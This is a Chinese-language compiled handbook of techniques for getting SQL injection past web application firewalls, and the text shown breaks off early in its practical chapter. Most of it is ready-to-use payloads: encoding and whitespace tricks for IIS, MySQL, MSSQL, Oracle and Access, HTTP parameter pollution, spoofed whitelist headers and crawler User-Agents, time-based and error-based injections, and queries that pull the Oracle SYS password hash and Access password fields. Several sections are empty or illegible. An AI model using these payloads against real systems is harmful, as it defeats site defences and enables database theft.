

# 序言

---

在WAF防护逐渐盛行的前几年，我曾研究过各种WAF绕过的技巧，也曾突破过各种各样的WAF防护。最近，我准备重新梳理下自己的知识体系，于是，我将自己写过的关于WAF攻防相关的文章内容合并到一个文档，并形成完整目录。

这份文档分为技巧篇和实战篇，技巧篇介绍了各种服务器、数据库、应用层、WAF层的特性，在实战篇中，我们将灵活运用各种技巧去绕过WAF防护。有些姿势或许早已失效，但更重要的是思路，有一些思路让我至今觉得非常有意思。

**当你掌握了一定的攻防技巧，你就会发现不断的去突破防御、绕过各种限制，会是一件非常有意思的事情。**

如果你按照这份文档里介绍的的各种的技巧和思路，依然还没有绕过WAF，那么你需要做的就是，去发现那些尚未被挖掘的特性。

**在攻防的世界里，就是在一直突破，从未有过极限， Hacks For Everything!**

---

## 文章目录：

- 序言
- 第一章：WAF Bypass技巧
  - 第一节：服务器特性
  - 第二节：应用层特性
  - 第三节：WAF 层特性
  - 第四节：数据库特性
    - 第一篇：Mysql数据库特性
    - 第二篇：SQL Server数据库特性
    - 第三篇：Oracle数据库特性
    - 第四篇：Access 数据库特性
- 第二章：WAF Bypass实战
  - 第一篇：Bypass D盾\_IIS防火墙SQL注入防御（多姿势）
  - 第二篇：Bypass 360主机卫士SQL注入防御（多姿势）
  - 第三篇：Bypass ngx\_lua\_waf SQL注入防御（多姿势）
  - 第四篇：Bypass X-WAF SQL注入防御（多姿势）
  - 第五篇：Bypass 护卫神SQL注入防御（多姿势）
  - 番外篇：打破基于OpenResty的WEB安全防护
- 附录：WAF自动化FUZZ脚本



---

## 第一章：WAF Bypass技巧

---

我们一般将安全防护软件划分为：云WAF、硬件waf、主机防护软件、软件waf等。

在攻防实战中，我们往往需要掌握一些特性，比如服务器、数据库、编程语言等等，以便更灵活地去构造Payload，从而绕过安全防护进行漏洞利用。

### 第一节：服务器特性

#### 1、%特性 (ASP+IIS)

在asp+iis的环境中存在一个特性，就是特殊符号%，在该环境下当我们输入s%elect的时候，在WAF层可能解析出来的结果就是s%elect，但是在iis+asp的环境的时候，解析出来的结果为select。

Ps.此处猜测可能是iis下asp.dll解析时候的问题，aspx+iis的环境就没有这个特性。

#### 2、%u特性 (asp+iis和aspx+iis)

IIS服务器支持对于unicode的解析，例如我们对于select中的字符进行unicode编码，可以得到如下的 `s%u006c%u0006elect`，这种字符在IIS接收到之后会被转换为select，但是对于WAF层，可能接收到的内容还是 `s%u006c%u0006elect`，这样就会形成bypass的可能。

#### 3、另类%u特性 (ASP+IIS)

该漏洞主要利用的是unicode在iis解析之后会被转换成multibyte，但是转换的过程中可能出现：多个wchar会有可能转换为同一个字符。打个比方就是譬如select中的e对应的unicode为%u0065，但是%u00f0同样会被转换成为e。

```
s%u0065lect->select s%u00f0lect->select
```

WAF层可能能识别s%u0065lect的形式，但是很有可能识别不了s%u00f0lect的形式。这样就可以利用起来做WAF的绕过。

常见三个关键字 (union+select+from) 的测试情况:

```
s%u0045lect = s%u0065lect = %u00f0lect
u --> %u0055 --> %u0075
n -->%u004e --> %u006e
i -->%u0049 --> %u0069
o -->%u004f --> %u006f -->%u00ba
s -->%u0053 --> %u0073
l -->%u004c --> %u006c
e -->%u0045 --> %u0065-->%u00f0
c -->%u0043 --> %u0063
t -->%u0054 -->%u0074 -->%u00de -->%u00fe
f -->%u0046 -->%u0066
r -->%u0052 -->%u0072
m -->%u004d -->%u006d
```

#### 4、apache畸形method

在GET请求中, GET可以替换为任意参数名字, 不影响apahce接收参数id=2。

```
TEST /sql.php?id=1 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

## 第二节: 应用层特性

### 1、大小写/关键字替换

这是最简单的绕过技术, 用来绕过只针对特定关键字, 大小写不敏感。

```
id=1 UnIon/**/SeLeCT 1,user()
```

将关键字进行等价替换:

```
Hex() bin() 等价于ascii()
Sleep() 等价于 benchmark()
Mid()substring() 等价于 substr()
@@user 等价于 User()
@@version 等价于 version()
```

**2、双重url编码** 双重url编码, 即对客户端发送的数据进行了两次urlencode操作, 如s做一次url编码是%73,再进行一次编码是%25%37%33。一般情况下在代码层默认做一次url解码, 这样解码之后的数据一般不会匹配到规则, 达到了bypass的效果。

编码方式，如char或Hex编码、Unicode编码、BASE64编码等。

### 3、变换请求方式

将GET变成POST提交，或者POST请求将urlencode和form-data转换。

在POST请求中，可以将Post数据包转为上传multipart/form-data格式数据包。

构造参数提交代码：

```
<html>` `<head></head>` `<body>
<form action="http://192.168.204.128/test.php" method="post" enctype="multipart/form-data">
<input type="text" name="id">
<input type="submit">
</form>
</body>` `</html>
```

上传数据包参数：

```
-----WebKitFormBoundaryACZoalJJzUwc4hYM

Content-Disposition: form-data; name="id"

1

from information_schema.SCHEMATA

-----WebKitFormBoundaryACZoalJJzUwc4hYM--
```

### 4、HPP参数污染

类似?id=1&id=2&id=3的形式，此种形式在获取id值的时候不同的web技术获取的值是不一样的。

假设提交的参数即为：

```
id=1&id=2&id=3
```

得到的结果：

Asp.net + iis: id=1,2,3

Asp + iis: id=1,2,3

Php + apache: id=3

多种变形：

MSSQL：

大小写: ?id=1 UNION/\*&ID=\*/SELECT 1,2/\*&Id=\*/FROM ADMIN

GET+POST形式：

http://192.168.125.140/test/sql.aspx?id=1 union/\*

post: id=2\*/select null,null,null

利用逗号: ?id=1 union select 1&id=2&id=3&id=4 from admin-- (无逗号形式)

?a=1+union/\*&b=\*/select+1,pass/\*&c=\*/from+users-- (分割参数注入)

无效参数形式: ?a=/\*&sql=xxx&b=/\*

备注: a,b为无效参数，让waf误以为我们输入的语句是在注释符里面执行的所以就不拦截

[illegible]

### 宽字节关键字对照表:

### 第三节：WAF 层特性

## 1、逻辑问题

## 2、性能问题

猜想2: 不少WAF是C语言写的, 而C语言自身没有缓冲区保护机制, 因此如果WAF在处理测试向量时超出了其缓冲区长度就会引发bug, 从而实现绕过。

举例1：

PS: 0xA\*1000指0xA后面"A"重复1000次, 一般来说对应用软件构成缓冲区溢出都需要较大的测试长度, 这里1000只做参考也许在有些情况下可能不需要这么长也能溢出。

### 案例2:

备注：获取请求参数，只获取前100个参数，第101个参数并没有获取到，导致SQL注入绕过。

猜想3：多次重复提交同一个请求，有些通过了WAF，有些被WAF所拦截了，应该性能问题导致部分请求bypass。

### 3、白名单

方式一：IP白名单

从网络层获取的ip，这种一般伪造不来，如果是应用层的获取的IP，这样就可能存在伪造白名单IP造成bypass。

测试方法：修改http的header来bypass waf

```
X-forwarded-for  
X-remote-IP  
X-originating-IP  
x-remote-addr  
X-Real-ip
```

方式二：静态资源

特定的静态资源后缀请求，常见的静态文件(.js .jpg .swf .css等等)，类似白名单机制，waf为了检测效率，不去检测这样一些静态文件名后缀的请求。

```
http://10.9.9.201/sql.php/1.js?id=1  
备注：Aspx/php只识别到前面的.aspx/.php 后面基本不识别
```

方式三：url白名单

为了防止误拦，部分waf内置默认的黑名单列表，如admin/manager/system等管理后台。只要url中存在白名单的字符串，就作为白名单不进行检测。常见的url构造姿势：

```
http://10.9.9.201/sql.php/admin.php?id=1  
http://10.9.9.201/sql.php?a=/manage/&b=../etc/passwd  
http://10.9.9.201/../../../../manage/./sql.asp?id=2
```

waf通过/manage/"进行比较，只要uri中存在/manage/就作为白名单不进行检测，这样我们可以通过/sql.php?a=/manage/&b=../etc/passwd 绕过防御规则。

方式四：爬虫白名单

部分waf有提供爬虫白名单的功能，识别爬虫的技术一般有两种：


1、根据UserAgent 2、通过行为来判断

UserAgent可以很容易欺骗，我们可以伪装成爬虫尝试绕过。

User Agent Switcher (Firefox 附加组件)

下载地址: <https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/>

火狐插件安装完成后，按下ALT键，调出工具栏，伪造爬虫。



常见的爬虫User-Agent:

```
UserAgent: "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
UserAgent: "Baiduspider+(+http://www.baidu.com/search/spider.htm)"
UserAgent: "Mozilla/5.0 (compatible; Yahoo! Slurp;
http://help.yahoo.com/help/us/yssearch/slurp)"
```

## 第四节：数据库特性

### 第一篇：Mysql数据库特性

#### 0x01 前言

我们经常利用一些数据库特性来进行WAF绕过。在Mysql中，比如可以这样：

```
内联注释： /*!12345union*/select
Mysql黑魔法： select{x user}from{x mysql.user};
换行符绕过：%23%0a、%2d%2d%0a
```

一起去探索一下能够绕过WAF防护的数据库特性。

#### 0x02 测试

常见有5个位置即：

```
SELECT * FROM admin WHERE username = 1【位置一】 union【位置二】 select【位置三】 1,user()【位置四】
from【位置五】 admin
```

#### 位置一：参数和union之间的位置

(1)常见形式： `/**/`、`/*!50000union*/` 等形式：

```
SELECT * FROM admin WHERE username = 1 union/**/select 1,user() from admin
```

(2)空白字符：

Mysql中可以利用的空白字符有： `%09,%0a,%0b,%0c,%0d,%20,%a0;`

```
id=1%0aunion select 1,user() from admin
```

其他形式如: %1%20、%3920、%40%20、%23%0a、%2d%2d%0a

(3)浮点数形式: 1.1

```
SELECT * FROM admin WHERE username = 1.0union select 1,user() from admin
SELECT * FROM admin WHERE username = 1.union select 1,user() from admin
```

其他形式如: %1%2e、%2%2e

(4)1E0的形式:

```
SELECT * FROM admin WHERE username = 1E0union select 1,user() from admin
```

(5) \Nunion的形式:

```
SELECT * FROM admin WHERE username = \Nunion select 1,user() from admin
```

## 位置二: union和select之间的位置

(1)空白字符

MySQL中可以利用的空白字符有: %09,%0a,%0b,%0c,%0d,%20,%a0;

```
id=1 union%a0select 1,user() from admin
```

(2)注释符

使用空白注释, MySQL中可以利用的空白字符有:

```
/**/ 、 /*anything*/
```

(3)括号

```
SELECT * FROM admin WHERE username =1 union(select 'test',(select user() from admin limit 0,1))
```

```
select * from admin union(select 'test',(select 'asd'),(select user() from users limit 0,1))
```

## 位置三: select和查询参数之间的位置

(1)空白字符

MySQL中可以利用的空白字符有: %09,%0a,%0b,%0c,%0d,%20,%a0;

```
id=1 union select%091,user() from admin
```

(2)注释符

使用空白注释, MySQL中可以利用的空白字符有:

```
/**/、 /*anything*/
```

(3)其他字符



%21 ! 叹号

%2b + 加号

%2d - 减号

%40 @ 电子邮件符号

%7e ~ 波浪号

SELECT \* FROM admin WHERE username = 1 union select~1,user() from admin

(4)其他方式:

括号: SELECT \* FROM admin WHERE username = 1 union select(1),user() from admin

内联: SELECT \* FROM admin WHERE username = 1 union //12345select/1,user() from admin

@字符: SELECT \* FROM admin WHERE username = 1 union select@ 1,user() from admin

{括号: SELECT \* FROM admin WHERE username = 1 union select {x 1},user() from admin

引号: SELECT \* FROM admin WHERE username = 1 union select"1",user() from admin

\N: SELECT \* FROM admin WHERE username = 1 union select\N,user() from admin

#### 位置四: 查询参数和from之间的位置

(1)空白字符

MySQL中可以利用的空白字符有: %09,%0a,%0b,%0c,%0d,%20,%a0;

id=1 union select 1,user()%09from admin

(2)注释符

使用空白注释, MySQL中可以利用的空白字符有:

```
/**/ 、 /*anything*/
```

(3)其他符号

波浪号%60: SELECT \* FROM admin WHERE username = 1 union(select 1,(select schema\_name from information\_schema.SCHEMATA limit 0,1))

SELECT \* FROM admin WHERE username = 1 union select 1,user() `from admin

内联注释: SELECT \* FROM admin WHERE username = 1 union(select 1,(select//schema\_name/ from information\_schema.SCHEMATA limit 1,1))

{括号: SELECT \* FROM admin WHERE username = 1 union(select 1,(select{x schema\_name} from information\_schema.SCHEMATA limit 1,1))

括号: SELECT \* FROM admin WHERE username = 1 union(select 1,(select(schema\_name) from information\_schema.SCHEMATA limit 1,1))

双引号: SELECT \* FROM admin WHERE username = 1 union select 1,user()""from admin

括号后面加字母: SELECT \* FROM admin WHERE username = 1 union select 1,user()A from admin

波浪号加字母: `SELECT * FROM admin WHERE username = 1 union select 1,user() `bfrom admin`

(4)浮点数、1E0的形式、\N形式

`id=1 union%0cselect user(),2.0from admin`

`SELECT * FROM admin WHERE username = 1 unionselect user(),2.0from admin`

`SELECT * FROM admin WHERE username = 1 union select user(),8e0from admin`

`SELECT * FROM admin WHERE username = 1 union select user(),\Nfrom admin`

## 位置五: from后面的位置

(1)空白字符

Mysql中可以利用的空白字符有: `%09,%0a,%0b,%0c,%0d,%20,%a0;`

`id=1 union select 1,user()%09from admin`

(2)注释符

使用空白注释, MYSQL中可以利用的空白字符有:

```
/**/、/*anything*/
```

(3)其他字符

波浪号: `id=1 union select 1,(select(schema_name)from information_schema.SCHEMATA limit 0,1)`

内联注释: `id=1 union select 1,(select(schema_name)from/!12345information_schema.SCHEMATA/ limit 0,1)`

{括号: `id=1 union select 1,(select(schema_name)from {x information_schema.SCHEMATA} limit 0,1)`

括号: `id=1 union select 1,(select(schema_name)from(information_schema.SCHEMATA) limit 0,1)`

同一个表的情况下, 大小写字母加数字都可以

`SELECT * FROM admin WHERE username = 1 union select 1,user() from123asdadmin`

## 0x03 函数

### 类型一: 常见的过滤函数

(1)字符串截取函数

`Mid(version(),1,1)`

`Substr(version(),1,1)`

`Substring(version(),1,1)`

`Lpad(version(),1,1)`

`Rpad(version(),1,1)`

`Left(version(),1)`

`reverse(right(reverse(version()),1))`

(2)字符串连接函数

```
concat(version(),'|',user());
```

```
concat_ws('|',1,2,3)
```

(3)字符转换 Ascii(1) 此函数之前测试某云waf的时候被过滤了，然后使用ascii (1)即可 Char(49) Hex('a') Unhex(61)

## 类型二：过滤了特殊符号

(1)limit处的逗号： limit 1 offset 0

(2)字符串截取处的逗号 mid处的逗号： mid(version() from 1 for 1)

(3)union处的逗号： 通过join拼接。

```
SELECT * FROM admin WHERE username = 1 union select * from (select 1)a join(select{x schema_name} from information_schema.SCHEMATA limit 1,1)b
```

(4)操作符<>被过滤

```
select * from users where id=1 and ascii(substr(database(),0,1))>64
```

此时如果比较操作符被过滤，上面的盲注语句则无法使用,那么就可以使用greatest来代替比较操作符了。

greatest(n1,n2,n3,等)函数返回输入参数(n1,n2,n3,等)的最大值。那么上面的这条sql语句可以使用greatest变为如下的子句:

```
select * from users where id=1 and greatest(ascii(substr(database(),0,1)),64)=64
```

总结：使用greatest()绕过比较操作符。

## 类型三：部分函数构造

(1) `sleep(5)/benchmark(10000000,SHA1(1))`

```
id=1 xor sleep%23%0a(5)
id=1 xor sleep%2d%2d%0a(5)
id=1 xor sleep( [%20]5)
id=1 xor benchmark%0a(10000000,SHA1(1))
id=1 xor sleep[空白字符](5)
```

Mysql中可以利用的空白字符有： %09,%0a,%0b,%0c,%0d,%20,%a0;

(2)select {x 1}形式

```
select{x[可填充字符]1}
```

Mysql中可以利用的空白字符有： %09,%0a,%0b,%0c,%0d,%20,%a0;

```
%21 ! %2b + %2d - %40 @ %7e ~
```

## 0x04 END

本文汇总了一些常见的Mysql数据库特性和特殊的绕过函数，这是最灵活多变的一种数据库类型，以上这些远远是不够的。比如：单单一个内联注释，就可以嵌套多层，变幻出各种令人诧异的姿势。

## 第二篇：SQL Server数据库特性

### 0x01前言

我们经常利用一些数据库特性来进行WAF绕过。在MSSQL中，比如可以这样：

```
浮点数形式: id=1.1union select
科学计数法形式: id=1e0union select

但其实还可以这样子: id=1.eunion select
```

通过1.e这样的形式，我曾用它绕过了D盾的SQL注入防护，通过简单的Fuzz，我们来一起探索一下Mssql特性。

## 0x02 测试

常见有5个位置即：select \* from admin where id=1 【位置一】 union 【位置二】 select 【位置三】 1,2,db\_name() 【位置四】 from 【位置五】 admin

### 位置一：参数和union之间的位置

#### (1) 空白字符

Mssql可以利用的空白字符有：

```
01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,
20
```

#### (2) 注释符号

Mssql也可以使用注释符号 /\*\*/

#### (3) 浮点数

```
select * from admin where id=1.1union select 1,'2',db_name() from admin
```

#### (4) 1E0的形式：

```
select * from admin where id=1e0union select 1,'2',db_name() from admin
```

#### (5) 运算符

包括加(+)、减(-)、乘(\*)、除(/)、求于(%)、位与 (&) 、位或 (|) 、位异或 (^)

```
select username,password,id from admin where id=1-1union select '1',system_user,3 from admin
```

```
select username,password,id from admin where id=1e-union select '1',system_user,3 from admin
```

#### (6) 小区别：

ASPX: [0x00-0x20]、0x2e、[0x30-0x39]、0x45、0x65、[0x80-0xff]、运算符

ASP: [0x01-0x20]、0x2e、[0x30-0x39]、0x45、0x65、运算符

单引号: select username,password,id from admin where id=1 and '1'like'1'union select null,null,null

### 位置二：union和select之间的位置

#### (1) 空白字符

Mssql可以利用的空白字符有：

```
01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,
20
```

#### (2) 注释符号

Mssql也可以使用注释符号/\*\*/

### (3) 其他符号

: %3a 冒号

select \* from admin where id=1 union:select 1,'2',db\_name() from:admin

ASPX: [0x00-0x20]、0x3a、[0x80-0xff]要组合前面的两个才能执行，如%3a%a0、%a0%0a

ASP: [0x01-0x20]、0x3a

## 位置三: select和查询参数之间的位置

### (1) 空白字符

Mssql可以利用的空白字符有:

01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

### (2) 注释符号

Mssql也可以使用注释符号/\*\*/

### (3) 其他符号

%2b + select \* from admin where id=1 union select+1,'2',db\_name() from admin

%2d - select \* from admin where id=1 union select-1,'2',db\_name() from admin

%2e . select \* from admin where id=1 union select.1,'2',db\_name() from admin

%3a : select \* from admin where id=1 union select:1,'2',db\_name() from admin

%7e ~ select \* from admin where id=1 union select~1,'2',db\_name() from admin

## 位置四: 查询参数和from之间的位置

### (1) 空白字符

Mssql可以利用的空白字符有:

01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

### (2) 注释符号

Mssql也可以使用注释符号/\*\*/

### (3) 其他符号

ASP: [0x01-0x20]、0x2e、[0x30-0x39]、0x45、0x65、[0x80-0xff]

ASPX: [0x00-0x20]、0x2e、[0x30-0x39]、0x45、0x65、

id=1%20union%20select%201,'2',db\_name()%80from%20admin

db\_name与()中间 %00-%20 %80-%ff填充

id=1 union select 1,'2',db\_name+() from admin

## 位置五: from后面的位置

### (1) 空白字符

Mssql可以利用的空白字符有：

01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

### (2) 注释符号

Mssql也可以使用注释符号/\*\*/

### (3) 其他符号

: %3a select \* from admin where id=1 union:select 1,'2',db\_name() from:admin

. %2e select \* from admin where id=1 union select 1,'2',db\_name() from.information\_schema.SCHEMATA

ASP: [0x01-0x20]、0x2e、0x3a

ASPX: [0x00-0x20]、0x2e、0x3a、[0x80-0xff]

## 0x03 常见函数

### 类型一、字符串截取函数

Substring(@@version,1,1)

Left(@@version,1)

Right(@@version,1)

charindex('test',db\_name())

### 类型二：字符串转换函数

Ascii('a')

Char('97') 这里的函数可以在括号之间添加空格的，一些waf过滤不严会导致bypass

### 类型三：其他方式

利用存储过程

mssql的存储过程定义为：

```
`declare @s varchar(5000) ``//申明变量@s 类型为varchar(5000)``set @ ``//给@s变量赋值`
``Exec(@s) ``//执行@s`
```

id=1;Exec('WA'+ITFOR DELAY "0:0:5")

id=1;declare @test nvarchar(50);set @test='wait'+for delay "0:0:5";exec sp\_executesql @test

## 0X04 END

本文整理了一些常见的MSsql数据库特性，如果有时间的话，你不妨也动动手，亲手去Fuzz一下，你可能会发现更多的特性。

## 第三篇：Oracle数据库特性

### 0x01 前言

我们经常利用一些数据库特性来进行WAF绕过。在Oracle中，比如可以这样：

空白字符：%00

获取数据库版本：SELECT banner FROM v\$version where rownum=1

相比于Mysql/Mssql，它的特性相对较少，但确有其特殊之处，比如空白字符可以用%00替代，一个获取数据库版本的语句就这么长。一起去探索一下Oracle数据库特性，挖掘能够绕过WAF防护的数据库特性。

## 0x02 测试

常见有5个位置即：SELECT \* FROM admin WHERE username = 1 【位置一】 union 【位置二】 select 【位置三】 1,user() 【位置四】 from 【位置五】 admin

### 位置一：参数和union之间的位置

1)空白字符

Oracle中可以利用的空白字符有： %00 %09 %0a %0b %0c %0d %20

2)注释符号/\*\*/

3)其他字符

%2e . 点号

### 位置二：union和select之间的位置

1)空白字符

Oracle中可以利用的空白字符有： %00 %09 %0a %0b %0c %0d %20

2)注释符号/\*\*/

### 位置三：select和查询参数之间的位置

1)空白字符

Oracle中可以利用的空白字符有： %00 %09 %0a %0b %0c %0d %20

2)注释符号/\*\*/

3)其他字符

%2b +

%2d -

%ad

select \* from emp where mgr=7782 union select+NULL,(SELECT banner FROM v\$version where rownum=1),NULL,NULL,NULL,NULL,NULL,NULL FROM DUAL

### 位置四：查询参数和from之间的位置

1)空白字符

Oracle中可以利用的空白字符有： %00 %09 %0a %0b %0c %0d %20

2)注释符号/\*\*/

## 位置五：from后面的位置

### 1)空白字符

Oracle中可以利用的空白字符有： %00 %09 %0a %0b %0c %0d %20

### 2)注释符号/\*\*/

## 0x03 函数

### 类型一：常见函数

```
SELECT banner FROM v$version where rownum=1    //获取数据库版本
select user from dual where rownum=1            //获取当前连接数据库的用户名
select password from sys.user$ where rownum=1 and name='SYS' //获取用户SYS密文密码
SELECT name FROM v$database                     //获取库名
select table_name from user_tables where rownum=1 //获取第一个表名
Tips: 在oracle 里|| 是连接符号,但是在其他数据库里就不是
id=1 and 1=2 union select (chr(94)||chr(94)||chr(33)|| (SELECT banner FROM v$version where
rownum=1)||chr(33)||chr(94)||chr(94)) from dual--
```

### 类型二：显错注入

```
?id=1 AND 1=utl_inaddr.get_host_address((SELECT name FROM v$database))-- //获取库名
?id=1 and 1=ctxsys.drithsx.sn(1,(select UTL_INADDR.get_host_address from dual where
rownum=1))-- //获取数据库服务器所在ip
?id=1 and 1= CTXSYS.CTX_QUERY.CHK_XPATH((select banner from v$version where
rownum=1),'a','b')--
?id=1 Or 1=ORDSYS.ORD_DICOM.GETMAPPINGXPATh((select banner from v$version where
rownum=1),'a','b')--
?id=1 and (select dbms_xdb_version.uncheckout((select user from dual)) from dual) is not
null--
?id=1 and 1=ctxsys.drithsx.sn(1,(select user from dual))--
```

## 0x04 END

本文汇总了一些常见的Oracle数据库特性和常见的数据库函数，仅作抛砖引玉之用，欢迎留言，顺便分享一下你了解的比较有意思的特性。

## 第四篇：Access 数据库特性

### 0x01 前言

我们经常利用一些数据库特性来进行WAF绕过。Access通常与ASP搭配，以及少的可怜的几点特性。

为了文章的完整性，我们来测试一下access的特性。

### 0x02 测试

常见有5个位置即：select \* from admin where id=1 【位置一】 union 【位置二】 select 【位置三】 1,2,db\_name()  
【位置四】 from 【位置五】 admin

#### 位置一：参数和union之间的位置

(1) 空白字符



Access可以利用的空白字符有：%09、%0a、%0c、%0d、%16

(2) %3b

## 位置二：union和select之间的位置

(1) 空白字符

Access可以利用的空白字符有：%09、%0a、%0c、%0d

## 位置三：select和查询参数之间的位置

(1) 空白字符

Access可以利用的空白字符有：%09、%0a、%0c、%0d

(2) 其他字符

%2b、%2d、%2e、%3d

## 位置四：查询参数和from之间的位置

(1) 空白字符

Access可以利用的空白字符有：%09、%0a、%0c、%0d

## 位置五：from后面的位置

(1) 空白字符

Access可以利用的空白字符有：%09、%0a、%0c、%0d

## 0x03 技巧

ACCESS无select SQL注射

1、需要报错

```
select * from idea_user where id=3+(dfirst([password],[idea_user]![password]))
```

2、盲注

```
select * from idea_user where id=3+asc(mid((dfirst("[password]","[idea_user]")),1,1))-101
```

password字段第一个字符为e，对应ascii为101，所以id=3+101-101 还是等于3，页面返回正常

## 0x04 结束

在ASP+Access的注入点，猜表猜字段就让人很绝望，如果此时加上一层WAF的话，简直不忍直视。

如果你利用了Mysql/MSSql的特性，那么在平移Access的时候，很可能是不适用的。


# 第二章：WAF Bypass实战

## 第一篇：Bypass D盾\_IIS防火墙SQL注入防御（多姿势）

### 0x01 前言

D盾IIS防火墙，目前只支持Win2003服务器，前阵子看见官方博客说D盾新版将近期推出，相信功能会更强大，这边分享一下之前的SQL注入防御的测试情况。D盾IIS防火墙注入防御策略，如下图，主要防御GET/POST/COOKIE，文件允许白名单设置。构造不同的测试环境，IIS+(ASP/ASPX/PHP)+(MSSQL/MYSQL)，看到这边的策略，主要的测试思路：

a、白名单 b、绕过union select或select from的检测




## 0X02 IIS+PHP+MYSQL

搭建这个window2003+IIS+php+mysql，可花费不少时间，测试过程还蛮顺利的，先来一张拦截图：



